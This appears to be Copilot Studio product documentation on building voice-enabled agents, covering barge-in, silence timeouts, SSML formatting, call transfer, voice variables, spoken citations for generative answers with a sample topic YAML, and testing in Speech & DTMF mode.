
When you enable barge-in, your agent users can interrupt your agent. This feature is useful when the agent user doesn't need to hear the entire message. For example, callers might already know the menu options, because they heard them in the past. By using barge-in, the agent user can enter the option they want, even if the agent isn't finished listing all the options.

When to disable barge-in

- Disable barge-in if you recently updated an agent message or if the compliance message shouldn't be interrupted.
- Disable barge-in for the first agent message to ensure agent users are aware of new or essential information.

Specifications

- Barge-in supports DTMF-based and voice-based interruptions from the agent user.
- You can control barge-in with each message in one batch. Place `barge-in-disabled` nodes in sequence before each node where barge-in is allowed. Otherwise, the system treats `barge-in-disabled` as an allow-barge-in message.



When one batch queue finishes, the barge-in automatic setting resets for the next batch. The barge-in flag at each subsequent message controls it. You can place barge-in disabled nodes as the sequence starts again.

💡 Tip

If consecutive **Message** nodes are followed by a **Question** node, voice messages for these nodes are defined as one batch. One batch starts with a message node and stops at the question node, which waits for the user's input.

Avoid disabling barge-in for lengthy messages, especially if you expect agent users to interact with the agent often. If your agent user already knows the menu options, let them self-service where they want to go.

Set up barge-in

1. Select a **Message** or **Question** node, and set the desired modality to **Speech & DTMF**.
2. Select the three dots (...) for the node, and then select **Properties**.

- For **Message** nodes, the **Send activity properties** panel opens on the side of the authoring canvas.

Select **Allow barge-in**.

- For **Question** nodes, the **Question properties** panel opens, then select **Voice**.

From the **Voice** properties, select **Allow barge-in**.

3. Save the topic.

Configure silence detection and timeouts

Silence detection lets you configure how long the agent waits for user input and the action it takes if the agent receives no input. Silence detection is most useful in response to a question at the node level or when the agent waits for a trigger phrase to begin a new topic.

You can configure the [default timeouts for topics](#).

To override the defaults for a node:

1. Select the three dots (...) for the node, and then select **Properties**.

The **Question properties** panel opens.

2. Select **Voice** and make adjustments to the following settings:

 Expand table

Silence detection timeout option	Description
Use agent setting	Node uses the global setting for silence detection.
Disable for this node	The agent waits indefinitely for a response.
Customize in milliseconds	The agent waits for a specified time before repeating the question.

Fallback action

You can configure some behaviors as a fallback action:

- How many times the agent should repeat a question
- What the reprompt message should say

- What the agent should do after a specified number of repeats

Speech input

For speech input, specify values for the following settings:

- **Utterance end timeout:** How long the agent waits after the user finishes speaking.
- **Speech recognition timeout:** How much time the agent gives to the user once they start responding.

To configure silence detection behavior when your agent waits for a trigger phrase, adjust the settings in the **On silence** system topic.

Add a latency message for long running operations

For long backend operations, your agent can send a message to users to notify them of the longer processes. Agents on a messaging channel can also send a latency message.

 Expand table

Latency message audio playback	Latency message in chat
Continues to loop until the operation completes.	Sent only once when the specified latency is hit.


In Copilot Studio, your agent can repeat a message after triggering a Power Automate flow:

1. [Add an Action node that triggers a flow.](#)
2. Select the three dots (...) of the node, and then select **Properties**. The **Action properties** panel opens.
3. Select **Send a message**.
4. In the **Message** section, enter what you want the agent to say. Use SSML to modify the sound of the message. The agent repeats the message until the flow is complete.

You can adjust how long the agent should wait before repeating the message under the **Delay** section. Set a minimum amount of time to wait, even if the flow completes.


Configure call termination

To configure your agent to end the call and hang up, add a new node (+) and select **Topic management > End conversation**.



Detect answering machines

You can configure your agent to detect an answering machine and leave a message with the agent user after the agent user's message finishes. The **Answering Machine Detection system topic** allows you to create a custom message for scenarios when your agent encounters a user's voice mail. In the **Message** node, define the message that's left when the agent encounters an answering machine.



Format speech synthesis with SSML

Use speech synthesis markup language (SSML) to change how the agent sounds when it reads messages out loud. For example, you can change the pitch or frequency of the spoken words, the speed, and the volume.


SSML uses tags to enclose the text you want to modify, similar to HTML. Use the following tags in Copilot Studio:

 Expand table

SSML tag	Description	Link to speech service documentation
<code><audio src="_URL to an audio file_"/></code>	Add the URL to an audio file within the tag. The file must be accessible by the agent user.	Add recorded audio
<code><break /></code>	Insert pauses or breaks between words. Insert break options within the tag.	Add a break
<code><emphasis> Text you want to modify </emphasis></code>	Add levels of stress to words or phrases. Add emphasis options in the opening tag. Add the closing tag after the text you want to modify.	Adjust emphasis options
<code><prosody> Text you want to modify </prosody></code>	Specify changes to pitch, contour, range, rate, and volume. Add prosody options in the opening tag. Add the closing tag after the text you want to modify.	Adjust prosody options
<code><lang xml:lang="xx-XX"> Text you want to modify </lang></code>	Adjust the speaking language within the same message when using a multilingual neural voice.	Adjust speaking languages

 Note

When using the `<audio src="_URL to an audio file_"/>` tag, if you store the URL in a variable, encode the URL before inserting it into the audio src SSML tag in the message. Use the [EncodeHTML](#) Power Fx function to encode the URL when assigning it to a variable in the assign action.



Find and use a tag

SSML uses tags to enclose the text you want to modify, like HTML.

Use the following tags in Copilot Studio:

1. Select a **Message** or **Question** node. Change the mode to **Speech & DTMF**.
2. Select the **SSML tags** menu and select a tag.

The message box is populated with the tag. If you already have text in the message box, the tag's code is appended to the end of your message.

3. Surround the text you want to modify with the opening and closing tags. You can combine multiple tags and customize individual parts of the message with individual tags.

💡 Tip

You can manually enter SSML tags that don't appear in the helper menu. To learn more about other tags you can use, see [Improve synthesis with Speech Synthesis Markup Language](#).

Transfer a call to a representative or external phone number

You can set up the agent to transfer the call to an external phone number. Copilot Studio supports blind transfer to a PSTN phone number and the direct routing number.

ⓘ Note

You can also use SIP X-headers to handle call transfers. For more information, see [Configure SIP X-headers for voice-enabled agents](#).

To transfer to an external phone number:

1. In the topic you want to modify, add a new node (+). In the node menu, select **Topic management** and then **Transfer conversation**.
2. Under **Transfer type**, select **External phone number transfer** and enter the transfer number.
3. (Optionally) add a Session Initiation Protocol (SIP) User-to-User Information (UUI) header to the phone call.

This header is a string of `key=value` pairs, without spaces or special characters, displayed for external systems to read.

- a. Select the three dots (...) of the node, and then select **Properties**. The **Transfer conversation properties** panel opens.
- b. Under **SIP UUI header**, enter the information you want to send with the call transfer. Variables aren't supported when transferring to an external phone number.

⊗ Caution

Only the first 256 characters in the string are sent. The header only accepts numbers, letters, equal signs (=), and semicolons (;). All other characters, including spaces, braces, and brackets, or formulas aren't supported and can cause the transfer to fail.

💡 Tip

Include a + in your phone number for the corresponding country code.

Transfer egress with SIP UUI for the target phone number must use *direct routing*. *Public switched telephone network (PSTN)* phone numbers don't support SIP UUI header transfers.

To transfer to a representative, see [Explicit triggers](#).

Use voice variables

Copilot Studio supports the population of variables. You can use predefined variables or create custom ones.

 Note

- For more information on how to use and create variables in Copilot Studio, see [Work with variables](#).
- For information about other activity and conversation variables available for voice-enabled agents, see [Variables for voice-enabled agents](#).

A voice-enabled agent in Copilot Studio supports context variables. These variables help you integrate your agent conversations with Dynamics 365 Contact Center when transferring a call.

For more information about context variables in Dynamics 365 Contact Center, see [Context variables for Copilot Studio bots](#).

This integration supports these scenarios with the following variables when you transfer:

 **Expand table**

Variable	Type	Description
<code>System.Activity.From.Name</code>	String	The agent user's caller ID
<code>System.Activity.Recipient.Name</code>	String	The number used to call or connect to the agent
<code>System.Conversation.SipUiHeaderValue</code>	String	SIP header value when transferring through a direct routing phone number
<code>System.Activity.UserInputType</code>	String	Whether the agent user used DTMF or speech in the conversation
<code>System.Activity.InputDTMFKey</code>	String	The agent user's raw DTMF input
<code>System.Conversation.OnlyAllowDTMF</code>	Boolean	Voice ignores speech input when set to <code>true</code>

Variable	Type	Description
<code>System.Activity.SpeechRecognition.Confidence</code>	Number	The confidence value (between 0 and 1) from the last speech recognition event
<code>System.Activity.SpeechRecognition.MinimalFormattedText</code>	String	Speech recognition results (as raw text) before Copilot Studio applied its dedicated natural language understanding model

ⓘ Note

When you use the `System.Conversation.OnlyAllowDTMF` variable set to `true`, make sure that you use the following configuration:

- All **Message** nodes not expecting user input have [barge-in](#) turned off, or are followed by **Question** nodes with appropriate [DTMF](#) mappings.
- Avoid sending informational messages inbetween **Question** nodes when DTMF-only is turned on globally.
- Use a per-question DTMF mappings instead of a global DTMF-only configuration for better control.

Informational messages sent while DTMF-only mode is turned on might cause the platform to generate empty DTMF grammar, leading to telephony errors. This is why it's recommended to use per-question DTMF mapping.

Use generative answers in your voice-enabled agents

Article • 11/26/2024

When you create a voice-enabled agent, it automatically supports the [addition of knowledge for generative answers](#). The voice-enabled agent formats text-to-speech (TTS) output, based on generative answers.

Informing users that responses were AI generated

When you incorporate generative answers into your voice-enabled agent, it's important to inform your users of the following:

- AI is being used to generate responses.
- Users can consult the references used by your agent to generate responses.
- Users must verify the accuracy of the generated responses themselves.

 Note

For more information, see [FAQ for generative answers](#).

The following sample messages are returned to users when incorporating generative answers messages in a voice-enabled agent.

 Expand table

Type of message	Description	Example
AI disclaimer	Message to inform the user that AI might have been used, and that the user should verify the information in the message.	"Please note that some responses are generated by AI and might require verification for accuracy."
Latency message	Message to inform the user to hold while information is retrieved.	"Please hold while I gather information." <break time="5000ms"/> Note that the latency message loops, so timeouts should be adjusted.

Type of message	Description	Example
Apology message	Message to apologize to the user if no answer was found.	"I'm sorry, I don't have the knowledge to answer at this time."
Hear references	Message to inform the user that they can hear a list of the references used by the AI.	"This response was used by AI and might be incorrect. To hear the references that were consulted, please press 9. To return to the main menu, press star."
Barge-in message	Message to inform the user that they can skip listening to references.	"The following references were consulted. Press star at any time to return to the main menu."

Setup generative answers in your voice-enabled agent

1. [Configure your agent to support voice capabilities.](#)
2. Provide your agent with a minimum of one [knowledge source](#).
3. Optionally, [configure content moderation](#).
4. [Test your responses](#). The received answers should be concise, follow the same language as the input query, and be free of incorrect information. Citations and sources should be stripped from the response.

Access citations and sources from responses

By default, citations and sources are automatically stripped from responses. However, makers can retrieve the stripped citations and sources using the [Conversational boosting system topic](#).

Update the Conversational boosting system topic

1. Select your agent and select the **Topics** page.
2. Select the **Conversational boosting** system topic.
3. Select the **Create generative answers** node, select the **More** icon (...) of the node, and then select **Properties**.

4. Select **Advanced** and set **Save LLM response** to **Complete (recommended)**, and **Save bot response** to the Answer `Topic.Answer` variable.
5. Assign the `Answer.Speech.Citations` table variable to a [global variable](#), such as `GenAnsVoiceRef`.
6. Add a [Message](#) node that instructs the caller how to hear the citations, such as, "This response was generated by AI and might be incorrect. To hear the references, please press 9. To return to the main menu, press *."
 - a. Optionally, update the knowledge sources, content moderation, and other properties of the [generative answers node](#).
 - b. Optionally, [configure a latency message](#) for generative answers, or reference a publicly accessible audio file with [speech synthesis markup language \(SSML\)](#) to be played to cover the latency.

Create a topic to output the citation

A topic containing one or more of the following nodes is used to capture and output citations referenced by the agent.

- The [Trigger](#) node is inserted by default. Select **DTMF global command received** as the trigger type, and set the **DTMF Key** property to 9.
- [Message](#) nodes are used to inform users either that a reference was used, or the agent was unable to use a reference to generate a response. These responses could be either of the following messages:
 - "The following reference was consulted. Press * at any point to return to the main menu."
 - "No specific references were used to generate the previous answer."
- [Condition](#) nodes are set to branch the dialog based on the user's responses. In the left branch, these are the conditions met when the user asks a question that utilizes a reference.
 - The left branch of the conditions are used when the first condition sets the global variable set in the previous steps. For example, `Global.GenAnsVoiceRef`. Set the variable to `has value`. This branch is also followed by another **Message** node. Here a `Reference.Name` variable is inserted, followed by "consulted at", and another variable, `Reference.Url`, is added.

- The right branch of the conditions are used when the user's questions aren't answered or a reference isn't used to return a response. A **Message** node follows, with a message such as, "No specific references were used to generate the previous answer."
- A **Set a variable value** node flows under the left branch of the condition node. The first variable is set to **Create Variable name** and set to `NumReferences`. The **To value** is set to a formula: `Count Rows(Global.GenAnsVoiceRef)`. The Type is set `number`, and Reference is set to `Topic.NumReferences`.
- A **Loop through a list** node sets **Items to loop over** to the `Global.GenAnsVoiceRef` variable, and the **Loop value variable** is set to record type and given the name, "Reference."
- A **Go to another topic** node is set to **Main Menu**.
- An **End current topic** node completes the topic.

Sample topic YAML to output citations

The following YAML demonstrates how a topic can be created to output citations. Copy and paste the YAML into a new topic to speed up the creation of the topic to output citations. To use the YAML, do the following:

ⓘ Note

The YAML relies on having assigned the `Answer.Speech.Citations` table variable to a **global variable**, named `GenAnsVoiceRef`. For more information, see [Access citations and sources from responses](#).

1. Select your agent and select the **Topics** page.
2. Select **Add a topic** and select **From blank**.
3. Open the code editor, and paste the YAML over the existing YAML.
4. Close the code editor and save the topic.

yml

```
kind: AdaptiveDialog
beginDialog:
  kind: OnDtmfKeyPress
  id: main
```

```

dtmfKey: Num9
actions:
  - kind: ConditionGroup
    id: conditionGroup_Im7G18
    conditions:
      - id: conditionItem_a2ax5d
        condition: !=IsEmpty(Global.GenAnsVoiceRef)
        actions:
          - kind: SetVariable
            id: setVariable_dgK3w7
            variable: Topic.NumReferences
            value: =CountRows(Global.GenAnsVoiceRef)

          - kind: ConditionGroup
            id: conditionGroup_YRrOBv
            conditions:
              - id: conditionItem_hD1dXt
                condition: =Topic.NumReferences = 1
                actions:
                  - kind: SendActivity
                    id: sendActivity_42mrfG
                    activity:
                      speak:
                        - The following reference was consulted. Press *
at any point to return to the main menu.

                elseActions:
                  - kind: SendActivity
                    id: sendActivity_zyZNYz
                    activity:
                      speak:
                        - The following references were consulted. Press * at
any point to return to the main menu.

              - kind: Foreach
                id: foreach_oWbdVm
                items: =Global.GenAnsVoiceRef
                value: init:Topic.Reference
                index: init:Topic.LoopIndex1
                actions:
                  - kind: SendActivity
                    id: sendActivity_CAqLKs
                    activity:
                      speak:
                        - "{Topic.Reference.Name} consulted at
{Topic.Reference.Url}"

                elseActions:
                  - kind: SendActivity
                    id: sendActivity_XHfqKK
                    activity:
                      speak:
                        - No specific references were used to generate the previous
answer.

```

```
- kind: BeginDialog
  id: zkSWAP
  dialog: crc82_sophieGenAnswers.topic.Untitled

- kind: EndDialog
  id: MXYSAQ
```

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Test your voice-enabled agent

Summarize this article for me

Test your agent by using text inputs that simulate the user's input from speech or DTMF. You can see the speech response in the text output.

To test voice features, select the three dots (...) at the top of the test panel, point to **Chat mode**, and then select **Speech & DTMF**.

Known limitations

- Speech recognition, since the test chat doesn't support speech input.
- Multi-DTMF grammar validation and timers, such as digit length.
- Silence detection timer, reprompt, and fallback behavior.

Configure your test voice-enabled agent

When you use **Test agent** in chat in **Speech & DTMF** mode, you can get the agent's speech response through text output. A **Speech & DTMF** modality message is used over a text modality.

Different ways to test

You can test different scenarios to anticipate expected outcomes in the chat:

- Set voice variable values to simulate a real phone call.


For example, to simulate caller ID, set the variable value for *conversation start* by entering the command `/debug set _variable-name_ _variable-value_`.

 Expand table

Variable name	Type	Description
<code>Activity.From.Name</code>	String	Customer caller ID
<code>Activity.Recipient.Name</code>	String	Voice agent number
<code>Conversation.SipUuiHeaderValue</code>	String	SIP header value for transfer-in context
<code>va_CustomerLocale</code>	String	Locale value for routing to another voice that supports the desired language. This value

Variable name	Type	Description
		requires you to install the OC extension solutions.
va_SurveyConsent	Boolean (true/false)	- If the customer consents, the call is automatically transferred to the post-call survey agent at the end of the personal digital assistant call. - If set to false, the call ends when the agent hangs up, which requires you to install the OC extension solutions.


- If you created an SSML message for your voice-enabled agent, you can see the text output without SSML.
- If the question node is enabled for **Read out**, you see the text output for multiple choice options, closed list entity options, and dynamic list variables. For example, you might get *you can say book a flight or check flight status*.



